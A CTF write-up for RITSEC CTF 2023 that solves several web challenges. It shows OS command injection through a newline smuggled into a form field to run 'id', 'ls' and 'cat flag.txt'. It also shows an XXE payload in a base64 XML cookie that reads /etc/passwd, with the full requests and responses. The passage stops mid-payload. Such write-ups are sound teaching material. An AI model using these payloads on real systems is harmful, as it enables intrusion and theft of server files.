


Solved: 22/42



Members

User Name	Score
siunam	3301

Solves

Challenge	Category	Value	Time
Either or Neither nor	Crypto	100	April 2nd, 11:12:27 PM
turtle	Steganography	76	April 2nd, 7:34:39 PM
Weird	Steganography	50	April 2nd, 7:22:12 PM
Chandi Bot 3	Chandi Bot	294	April 2nd, 4:25:44 PM
Chandi Bot 6	Chandi Bot	190	April 2nd, 4:06:57 PM
Pickle Store	Web	224	April 2nd, 1:19:29 PM
Chandi Bot 4	Chandi Bot	183	April 1st, 10:59:56 PM
A Fine Cipher	Crypto	137	April 1st, 10:20:00 PM
Guess the Password?	Reversing	264	April 1st, 7:32:30 PM
Cats At Play	Reversing	50	April 1st, 6:40:20 PM
Red Team Activity 4	Forensics	381	April 1st, 6:19:04 PM
Red Team Activity 3	Forensics	193	April 1st, 6:12:59 PM
Red Team Activity 2	Forensics	90	April 1st, 6:00:39 PM
Red Team Activity 1	Forensics	85	April 1st, 5:55:09 PM
Chandi Bot 5	Chandi Bot	83	April 1st, 5:24:46 PM
Chandi Bot 2	Chandi Bot	69	April 1st, 4:44:19 PM
Chandi Bot 1	Chandi Bot	66	April 1st, 4:40:56 PM
Broken Bot	Web	378	April 1st, 4:31:55 PM
X-Men Lore	Web	238	April 1st, 3:05:45 PM
Rick Roll	Web	53	April 1st, 2:18:12 PM
Echoes	Web	50	April 1st, 1:50:08 PM
Intro	Introduction	50	April 1st, 12:56:21 AM

Web

Echoes

Background

50 Points / 399 Solves

Do you hear that?

<https://echoes-web.challenges.ctf.ritsec.club/>



Echoes

82

Do you hear that?

<https://echoes-web.challenges.ctf.ritsec.club/>

Flag


Submit

Find the flag

Home page:

A screenshot of a web browser window. The address bar shows the URL https://echoes-web.challenges.ctf.ritsec.club. The page content features a large image of a coastal landscape with a cliff and ocean. Overlaid on the image is the text "RITSEC Echo Simulator". Below this, a teal bar contains the text "Test out some different words below :)" and a form field with the placeholder "Enter a word here:". To the right of the form is a "Test word" button.

As you can see, we can enter some words:



A screenshot of a browser window. The title bar says "RITSEC CTF" and the address bar shows "echoes-web.challenges.ctf.ritsec.club" with the URL "https://echoes-web.challenges.ctf.ritsec.club/check.php". Below the address bar is a navigation bar with links like "Recon", "Exploitation", "Priv Esc", etc. The main content area displays the text "You entered: test" followed by "This word echoes (echoes) (echoes)...see? test test test". At the bottom, there is a link "Click here to check another word".

Burp Suite HTTP history:

A screenshot of the Burp Suite interface showing an HTTP history entry. The request is a POST to "https://echoes-web.challenges.ctf.ritsec.club/check.php" with the parameter "word=test". The response shows the server's HTML output, which includes the echoed word "test" three times and a link to "index.html".

Request	Response
<pre>1 POST /check.php HTTP/2 2 Host: echoes-web.challenges.ctf.ritsec.club 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image /avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 9 9 Origin: https://echoes-web.challenges.ctf.ritsec.club 10 Referer: https://echoes-web.challenges.ctf.ritsec.club/ 11 Upgrade-Insecure-Requests: 1 12 Sec-Fetch-Dest: document 13 Sec-Fetch-Mode: navigate 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-User: ?1 16 Te: trailers 17 18 word=test</pre>	<pre>10 <!DOCTYPE html> 11 <html> 12 <head> 13 <link rel="stylesheet" type="text/css" href="styles.css" 14 > 15 <link rel="preconnect" href="https://fonts.googleapis.com"> 16 <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin> 17 <link href="https://fonts.googleapis.com/css2?family=Rubik:wght@500 &display=swap" rel="stylesheet"> 18 </head> 19 <body class="legible"> 20 <p> 21 You entered: test 22 </p> 23 <p class="php"> 24 This word 25 echoes (echoes) (echoes)...see?
="" <="" <a="" 26="" 27="" 28="" 29="" 30="" 31="" 32="" 33="" 34="" 35="" 36="" a>="" another="" body>="" check="" click="" here="" href="/index.html" html><="" p>="" pre="" test<br="" to="" word=""/></pre>

When we clicked the "Test word" button, it'll send a POST request to `/check.php`, with parameter `word`.

Then it'll output with our input three times!

Hmm... I wonder how it works...

Well, you guessed! `echo OS command!`

That being said, we can try to test **OS command injection!**

To do so, I'll use the new line character (`\n` = `%0a`): (Or you can use `|`)

The screenshot shows a web proxy interface with two main sections: Request and Response.

Request:

```
Pretty Raw Hex
1 POST /check.php HTTP/2
2 Host: echoes-web.challenges.ctf.ritsec.club
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 13
9 Origin: https://echoes-web.challenges.ctf.ritsec.club
10 Referer: https://echoes-web.challenges.ctf.ritsec.club/index.html
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
16 Te: trailers
17
18 word=a+%0a+id
```

Response:

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Sat, 01 Apr 2023 05:48:54 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 656
6 Content-Type: text/html; charset=UTF-8
7 Via: 1.1 google
8 Alt-Svc: h3=":443"; ma=2592000,h3-29=:443; ma=2592000
9
10 <!DOCTYPE html>
11 <html>
12   <head>
13     <link rel="stylesheet" type="text/css" href="styles.css" />
14     <link rel="preconnect" href="https://fonts.googleapis.com">
15     <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
16     <link href="https://fonts.googleapis.com/css2?family=Rubik:wght@500&display=swap" rel="stylesheet">
17   </head>
18   <body class="legible">
19     <p>
20       You entered: a
21       id
22     </p>
23     <p class="php">
24       This word
25       echoes (echoes) (echoes)...see?<br />
26       a
27       id<br />
28       a
29       id<br />
30       a<br />
31       uid=1000(user) gid=1000(user) groups=1000(user)<br />
```

Boom! We have RCE (Remote Code Execution) via OS command injection!

Let's get the flag!

a %0a ls

Send ⚙ Cancel ⏪ ⏩ Target: https://echoes-web.challenges.ctf.ritsec.club ✎ HTTP/2

Request			Response			
	Pretty	Raw	Hex	Pretty	Raw	Hex
1	POST /check.php HTTP/2			13	<link rel="stylesheet" type="text/css" href="styles.css">	
2	Host: echoes-web.challenges.ctf.ritsec.club			14	<link rel="preconnect" href="https://fonts.googleapis.com">	
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0			15	<link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>	
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			16	<link href="https://fonts.googleapis.com/css2?family=Rubik:wght@500&display=swap" rel="stylesheet">	
5	Accept-Language: en-US,en;q=0.5			17	</head>	
6	Accept-Encoding: gzip, deflate			18	<body class="legible">	
7	Content-Type: application/x-www-form-urlencoded			19	<p> You entered: a	
8	Content-Length: 13			20	ls	
9	Origin: https://echoes-web.challenges.ctf.ritsec.club			21	</p><p class="php">	
10	Referer: https://echoes-web.challenges.ctf.ritsec.club/index.html			22	This word	
11	Upgrade-Insecure-Requests: 1			23	echoes (echoes) (echoes)...see? 	
12	Sec-Fetch-Dest: document			24	a	
13	Sec-Fetch-Mode: navigate			25	ls 	
14	Sec-Fetch-Site: same-origin			26	a	
15	Sec-Fetch-User: ?1			27	ls 	
16	Te: trailers			28	a 	
17				29	check.php 	
18	word=a%0a+ls			30	flag.txt 	
				31	images 	
					index.html 	
					styles.css 	

a %0a cat flag.txt

Send Cancel < | > | HTTP/2

Request	Response
<pre>Pretty Raw Hex</pre> <pre>POST /check.php HTTP/2 Host: echoes-web.challenges.ctf.ritsec.club User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 23 Origin: https://echoes-web.challenges.ctf.ritsec.club Referer: https://echoes-web.challenges.ctf.ritsec.club/index.html Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Te: trailers word=a+%0a+cat+flag.txt </pre>	<pre>Pretty Raw Hex Render</pre> <pre>HTTP/2 200 OK Date: Sat, 01 Apr 2023 05:50:03 GMT Server: Apache/2.4.41 (Ubuntu) Vary: Accept-Encoding Content-Length: 662 Content-Type: text/html; charset=UTF-8 Via: 1.1 google Alt-Svc: h3=":443"; ma=2592000,h3-29=:443; ma=2592000 <!DOCTYPE html> <html> <head> <link rel="stylesheet" type="text/css" href="styles.css"> <link rel="preconnect" href="https://fonts.googleapis.com"> <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin> <link href="https://fonts.googleapis.com/css2?family=Rubik:wght@500&display=swap" rel="stylesheet"> </head> <body class="legible"> <p> You entered: a cat flag.txt </p> <p class="php"> This word echoes (echoes) (echoes)...see?
 a cat flag.txt
 a cat flag.txt
 a
 RS{R3S0UND1NG_SUCS3SS!}
 </p></pre>

Search... 0 matches Search... 0 matches

Nice!

♦ | Flag: **RS{R3S0UND1NG_SUCS3SS!}**

Rick Roll

Background

53 Points / 343 Solves

I mean, do I need to say more?

<https://rickroll-web.challenges.ctf.ritsec.club/>

NOTE: You will need to combine 5 parts of the flag together

NOTE: Each part of the flag is used only once

Challenge

175 Solves

X

Rick Roll

88

I mean, do I need to say more?

<https://rickroll-web.challenges.ctf.ritsec.club/>

NOTE: You will need to combine 5 parts of the flag together

NOTE: Each part of the flag is used only once


Flag

Submit

Find the flag

Home page:

The screenshot shows a web browser window. At the top, there is a header bar with the RITSEC CTF logo and the text "RITSEC CTF". Below the header, the address bar displays the URL "rickroll-web.challenges.ctf.ritsec.club". The main content area of the browser shows a navigation bar with links for "Recon", "Exploitation", "Priv Esc", "Cryptography", "Steganography", "Obfuscation", and others. A message in the center of the page reads "You will be redirected to the challenge soon!".



When we go to `/`, it'll redirect us to `/1.html`.

Let's view the source page:

```
[ ... ]
<link rel="stylesheet" href="2.css">
[ ... ]
<a href="Don't.html" class="btn btn-rounded">Don't Sign In</a>
[ ... ]
<!--
    FIND THE FLAGS
[ ... ]
I just wanna tell you [_TuRna30unD_]how I'm feeling
[ ... ]
-->
```

Nice rickroll.

And we found the first part of the flag!

♦ | `_TuRna30unD_`

We can also see that in `/1.html` there's a CSS is loaded via `<link>` element:

`2.css`


```
[siunam♥earth]-(~/ctf/RITSEC-CTF-2023)-[2023.04.01|13:53:12(HKT)]
> curl https://rickroll-web.challenges.ctf.ritsec.club/2.css
[ ... ]
Hey there you CTF solver, Good job on finding the actual challenge, so
the task here is to find flags to complete the first half of the chorus
of this song, and you
will find the flags around this entire web network in this format,/*
[FLAG_PIECE]*/ Heres a piece to get started /*[RS{/\\eveRG0nna_}]*/ find
```

```
the next four parts of the famous chorus
[...]
.input button{
    [...]
    background-color: [_|3tY0|_|d0vvn] var(--primary-color);
    [...]
}
[...]
```

We found 2 more parts!

- ◆ | RS{/\/eveRG0nna_
- ◆ | _|3tY0|_|d0vvn

Then, in **1.html**, we also see that there's a "Don't Sign In" link:



Again, view source page:

```
[ ... ]
<link rel="stylesheet" href="1.css">
[ ... ]
<!--
    Hi Again
[ ... ]

    !It Might be here!
[ ... ]
```

```
Your heart's been aching[_D3s3RTy0u}], but you're too shy to say it (to  
say it)  
[ ... ]  
→
```

Found the fourth one!

♦ | _D3s3RTy0u}

Next, we also see there's a **1.css** CSS file:

```
[ ... ]  
.btn{  
    [ ... ]  
    border: /*[G1v3y0uuP]*/ none;  
    [ ... ]  
}  
[ ... ]  
.input button{  
    [ ... ]  
    text-align: /*[_|3tY0|_|d0vvn_]*/center;  
    [ ... ]  
}
```

Found the last part of the flag!

♦ | G1v3y0uuP

Hence, the full flag will be:

♦ | Flag: RS{/eveRG0nna_G1v3y0uuP_|3tY0|_|d0vvn_TuRna30unD__D3s3RTy0u}

X-Men Lore

Background

238 Points / 227 Solves

The 90's X-Men Animated Series is better than the movies. Change my mind.

<https://xmen-lore-web.challenges.ctf.ritsec.club/> ↗

Challenge

94 Solves

X

X-Men Lore

290

The 90's X-Men Animated Series is better than the movies.
Change my mind.

<https://xmen-lore-web.challenges.ctf.ritsec.club/>


[View Hint](#)

Flag

Submit

Enumeration

Home page:





Beast Storm Jean Grey Wolverine Cyclops Gambit Rogue Jubilee

In here, we can choose an X-Men Character.

View source page:

```
<a href="/xmen">
    <button

        onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+QmVhc3Q8L3htZW4+PC9pbnB1dD4='">
            Beast
        </button>
    </a>
<a href="/xmen">
    <button

        onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+U3Rvcm08L3htZW4+PC9pbnB1dD4='">
            Storm
        </button>
    </a>
<a href="/xmen">
    <button

        onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+SmVhbiBHcmV5PC94bWVuPjwvaW5wdXQ='">
            Jean Grey
        </button>
    </a>
<a href="/xmen">
    <button

        onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+V29sdmVyaW5lPC94bWVuPjwvaW5wdXQ='">
            Wolverine
        </button>
    </a>
<a href="/xmen">
    <button
```

```

onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+Q3ljbG9wczwveG1lbj48L2lucHV0Pg='">
    Cyclops
    </button>
</a>
<a href="/xmen">
    <button

onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+R2FtYml0PC94bWVuPjwvaW5wdXQ+'">
    Gambit
    </button>
</a>
<a href="/xmen">
    <button


onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+Um9ndWU8L3htZW4+PC9pbnB1dD4='">
    Rogue
    </button>
</a>
<a href="/xmen">
    <button

onclick="document.cookie='xmen=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nV
VRGLTgnPz48aW5wdXQ+PHhtZW4+SnViaWxlZTwveG1lbj48L2lucHV0Pg='">
    Jubilee
    </button>
</a>

```

When we click those buttons, **it'll set a new cookie for us**, and the key is **xmen**, value is encoded in base64. You can tell it's base64 encoded is because the last character has **=**, which is a padding in base64 encoding.

Let's click on the "Beast" button:



SEC CTF X-Men Lore +

https://xmen-lore-web.challenges.ctf.ritsec.club/xmen

Home Beast

Beast (aka Dr. Henry "Hank" McCoy)

A mutant whose body is covered in fur and granted superhuman strength and agility to complement his genius mind. He spends most of season one imprisoned for destroying the government's records of registered mutants, which was being abused by Henry Gyrich and Bolivar Trask.

Source: [Wikipedia](#)

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application Cookie Editor

Cookies

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
xmen	PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nVVRGLTgnPz48aW5wdXQ+PHtZW4+QmVhc3Q8L3htZW4+PC9pbnB1dD4=' base64 -d	xmen-lore.../	/	Session	100	false	false	None	Sat, 01 Apr 2023 06:26:11 GMT

Hmm... Let's decode that base64 string:

```
[siunam♥earth]-(~/ctf/RITSEC-CTF-2023)-[2023.04.01|14:24:43(HKT)]
> echo
'PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nVVRGLTgnPz48aW5wdXQ+PHtZW4+QmVhc3Q8L3htZW4+PC9pbnB1dD4=' | base64 -d
<?xml version='1.0' encoding='UTF-8'?><input><xmen>Beast</xmen></input>
```

Oh! It's an XML data:

```
<?xml version='1.0' encoding='UTF-8'?>
<input>
    <xmen>Beast</xmen>
</input>
```

Maybe the server-side will decode our `xmen` cookie, then parse it's value to the XML parser?

That being said, we can try **XXE (XML External Entity) injection!**

Exploitation

But first, let's try to change the `<xmen>` element's value to anything and see what will happen:

`encode_xml.py`:

```
#!/usr/bin/env python3

from base64 import b64encode

def main():
    payload = b'''<?xml version='1.0' encoding='UTF-8'?><input>
<xmen>anything</xmen></input>'''
    base64Encoded = b64encode(payload)
    print(base64Encoded.decode())

if __name__ == '__main__':
    main()
```

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Web/X-Men-Lore)-
[2023.04.01|14:33:49(HKT)]
└> python3 encode_xml.py
PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nVVRGLTgnPz48aW5wdXQ+PHhtZW4+YW55
dGhpbmcc8L3htZW4+PC9pbnB1dD4=
```

Send Cancel < | > | Target: https://xmen-lore-web.challenges.ctf.ritsec.club | HTTP/

Request	Response
<pre>Pretty Raw Hex</pre> <pre>1 GET /xmen HTTP/2 2 Host: xmen-lore-web.challenges.ctf.ritsec.club 3 Cookie: xmen=PD94bWwgdmVyc2lvbj0nMS4wJyB1bmNvZGluZz0nVVRGLTgnPz48aW5wdXQ +PHtZW4+YW55dGhpcmc8L3htZW4+PC9pbnB1dD4= 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image /avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://xmen-lore-web.challenges.ctf.ritsec.club/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 16</pre>	<pre>Pretty Raw Hex Render</pre> <pre>1 HTTP/2 200 OK 2 Server: gunicorn 3 Date: Sat, 01 Apr 2023 06:34:18 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 339 6 Via: 1.1 google 7 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000 8 9 <!DOCTYPE html> 10 <head> 11 <title> 12 X-Men Lore 13 </title> 14 <link rel="stylesheet" href="/static/style.css"> 15 </head> 16 17 <button> 18 Home 19 </button> 20 21 <body> 22 23 <h1> 24 anything 25 </h1> 26 27
 28 <iframe src="/static/anything.html" title="anything"> 29 </iframe> 30 31 </body></pre>

Cool! It's **reflected to the response!!**

With that said, we can craft a payload to display the file content of **/etc/passwd**:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<input>
  <xmen>&xxe;</xmen>
</input>
```

What this payload does is we defined:

- ◆ The root element of the document is **root** (**!DOCTYPE root**)
- ◆ Then, inside that root element, **we defined an external entity (variable) called xxe, which is using keyword SYSTEM to fetch file /etc/passwd**
- ◆ Finally, we want to **use the xxe entity in <xmen> tag**, so we can see the output of **/etc/passwd**. To do so, we need to use **&entity_name;**

```
payload = b'''<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [
<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]><input><xmen>&xxe;</xmen>
```

```
</input>'''
```

```
